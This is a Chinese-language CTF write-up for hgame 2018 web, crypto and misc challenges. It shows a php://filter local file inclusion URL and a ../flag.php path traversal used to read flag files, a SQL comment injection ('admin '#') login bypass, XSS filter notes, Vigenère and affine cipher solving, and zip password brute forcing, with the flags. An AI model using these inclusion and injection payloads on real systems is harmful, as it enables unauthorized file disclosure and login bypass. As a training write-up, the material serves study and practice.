(web2)草莓社区2

输入
http://118.25.18.223:10012show_maopian.php?mao=php://filter/read=convert.base64-encode/resource=../flag.php
可得出flag的base64

```
HTTP/1.1 200 OK
Server: nginx/1.7.7
Date: Sat, 17 Feb 2018 14:57:32 GMT
Content-Type: image/png
Connection: close
X-Powered-By: PHP/7.0.0
Content-Length: 64

PD9waHAKCSRmbGFnPSJoZ2FtZXshbTRvX3BpNG5fQ2hhT19oYV9fa2FuIX0iOwo=
```

解码得
<?php
$flag="hgame{!m4o_pi4n_ChaO_hao_kan!}";

(web3)草莓社区1

输入http://118.25.18.223:10011/show_maopian.php?mao=../flag.php
可得flag


```
HTTP/1.1 200 OK
Server: nginx/1.7.7
Date: Sat, 17 Feb 2018 14:55:28 GMT
Content-Type: image/png
Connection: close
X-Powered-By: PHP/7.0.0
Content-Length: 45

<?php
	$flag="hgame{#Ma0_pi4n_haO_k4n_ma#}";
```

(web4)xss-1

请带着payload找fantasyqt(QQ 744399467)

过滤了‘(’ script image

(web5)xss-2



请带着payload找fantasyqt(QQ 744399467)

过滤了
‘(’ ‘<’ script image img
思路是将imageHTML编码

(web6)最简单的sql题

在用户名内输入admin '#得到flag得到flag：hgame{@s0ng_fen_ti@}

(crypto4)Caesar&&Caesar

下载 把扩展名改为txt 发现一段文字：

mnbr firrf ztaii af vx meteq hal jzrvbz zulaq, qhsseey onyicinbh iyvnqío phw ko esflqsee hahx
uifhtux rfgskusfn jvxu lzs somoii tbcd omd tb rbzgfvrf bji. rt gvta xzmr atjsedb ktz e miyztni ff
gkxuxp aqcul lfufsl, iyzlg cg alv bnbd vj r rvjxy sw cysty artrf moek rnb tsseg n pxk sw pbzbzlvd
fhhuij, wuwvo avrr kapxv aar xusimbil, smbe cfxomjtbfbj ixgf. hal afryr phw jo esvlrk tuom teey
gvbukj lnqdlh eazsl, hru ia ckkii tb wgkmtags moid ig ktz rvcrglhvp tb dhprk. eiskf cvae rnymeg gvx
tsetu cy teicu o yhqzll cy yexgrr zftjirg pvycd fsm bt khrwk aietf bxhv khr jbsprgr, ogk aztu o zyirt
hdkvei os dbwij aar dlxklrrkbqj tusr dsllq rbztcal bxd mevrbmpses. swkzx khrm uyslguh moi datbxa.
e yenjr ncgsl kbal rn hbmhqvd ostyh rnq gihvioj vtuhj, wuc buxioqivlh yizgxsj rs zsexyírdrg,
ibx fn n phsh guozbj hvmbblavrtvcg vj nhnh al lzmfsem grlysw alv evuaal noarxy sw tus eleinrr tsgyezwlaw
ff zovlhfnvo.

根据hint得是维吉尼亚密码需要密匙
先从单字入手（单字为a的概率极高）发现
o yhqzll cy yexgrr zftjirg pvycd fsm bt khrwk aietf bxhv khr jbsprgr, ogk aztu o
相差56个字 推断密匙为7或8个字
可以得到的单字为 e,r,n,o
e和r相差43个字,假设密匙为7则er相差一位
同理可以得出_no__er,接下来就是跑脚本了,最终密匙为another
解密得：

many years later as he faced the firing squad, colonel aureliano buendía was to remember that distant afternoon when his father took him to discover ice. at that time macondo was a village of twenty adobe houses, built on the bank of a river of clear water that ran along a bed of polished stones, which were white and enormous, like prehistoric eggs. the world was so recent that many things lacked names, and in order to indicate them it was necessary to point. every year during the month of march a family of ragged gypsies would set up their tents near the village, and with a great uproar of pipes and kettledrums they would display new inventions. first they brought the magnet. a heavy gypsy with an untamed beard and sparrow hands, who introduced himself as melquíades, put on a bold public demonstration of what he himself called the eighth wonder of the learned alchemists of macedonia.

书名为百年孤独

(crypto5)violence

这题感觉应该是(a*(ord(i)-97)+b)%26(网上找到的，而且这样算出答案的)
首先看到了03，没错它的明文就是a（不讲道理）
那么可以得到b%26=3,这样就确定了b=3
接下来又到了跑脚本的时候了另a=1,2,3.....
好的，a=7
得到hgame{sometimbs_it_takes_a_bit_of_violence}

(misc3)easy password

使用工具AZPI暴力破解
得到的密码是hgame18
flag:hgame{0pos_You_5ound_m3_HAHA}